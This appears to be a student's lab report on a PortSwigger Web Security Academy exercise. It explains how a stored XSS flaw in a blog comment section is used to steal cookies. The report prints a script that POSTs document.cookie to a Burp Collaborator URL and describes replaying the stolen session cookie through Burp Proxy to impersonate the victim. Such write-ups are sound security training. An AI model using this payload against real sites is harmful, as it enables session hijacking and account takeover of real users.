
Exploiting cross-site scripting to steal cookies

[redacted] – *Web Security*

Student Registration Number	Student Name
[redacted]	Aththanayaka P.A.G.P.B.

In this report I am going to explain how to exploit cross-site scripting and steal cookies using a simple web store environment which is contain a XSS vulnerability. This lab is provided by the PortSwigger platform, and this particular lab is listed under the web security academy labs.

In the description it says that this lab contains a stored XSS vulnerability in the ***blog comment section***. A simulated victim user views all the comments after they are posted. To solve this lab, we need to exploit the XSS vulnerability and steal users' cookies. After that we need to use those cookies to impersonate the victim.



Tools

Two different sections in Burp Suit will be useful to solve this lab


1. Burp Suit Collaborator
2. Burp Suit Proxy

Burp Suit collaborator is useful will help to create random users which we need to simulate this exploitation. It will create fake entries which are going to pretend like the users who are visiting to this site.


Burp Suit Proxy will help to capture the http requests and change before it sends to the server. In this case, this tool will be helpful to change cookie details and forward them to the server.

Solution


As the first step I am going to access the lab. When I enter to the web application environment, there are some blog posts under the topic *We like to BLOG*.



I can go inside the post by clicking view post button which located under every blog post. In here I am selecting the very first blog and click the view post button of that post. There I can see the whole blog post and the comment section which contains the XSS vulnerability as mentioned in the lab description.



As the next step I am going to open the burp collaborator to generate a temporary server URL.




By clicking the copy to clipboard button, I can generate and copy a server URL. This URL is the place which I want to gather all the cookie details.

In the next step I am going to enter the script in the comment section which helps to steal cookies of other users who will reach to the comment section. The script is given below.

```
<script>
fetch('https://oe63e6mud3djqld89mkclsjlyc43ss.burpcollaborator
.net',{
method:'POST',
mode:'no-cors',
body:document.cookie
});
</script>
```

The URL I generated using the Burp collaborator should be entered as the value of the fetch in this script.


Apart form the script a name and an email address also can be entered in the comment section as shown below.




Then I will click post comment button.

As the next step I am opening the Burp collaborator again and click the poll button to see the messages captured so far. Then I can see there are some messages including one HTTP message.

These messages are populating when other users visit the comment section of that blog post. There can be more messages if I click pill now button again and again.




I am going to click the http message and see the details of the request using request to collaborator section.



In the request details I can see the cookie session details of that user. Then I am going to copy the session parameter. As that the first part which is stealing the cookie detail is done. As mentioned in the lab description, the last part of this lab is impersonating the user using the cookie details. For that task I have to use burp proxy tool.

I am going to turn on the intercept and go back to the home page of the web site.



As we can see there are some cookie details in that request. Among them there is cookie session parameter. To impersonate that user, I have to replace this session parameter with the parameter which I copied from the collaborator. Therefore, I am replacing it to here and forward it to the server by clicking forward button.

Then I can see the banner saying that I solved this lab successfully. As explained in this repot, as well as this lab, any simple XSS vulnerability can be exploited using Burp Suit Collaborator and the Proxy tool.

Thank You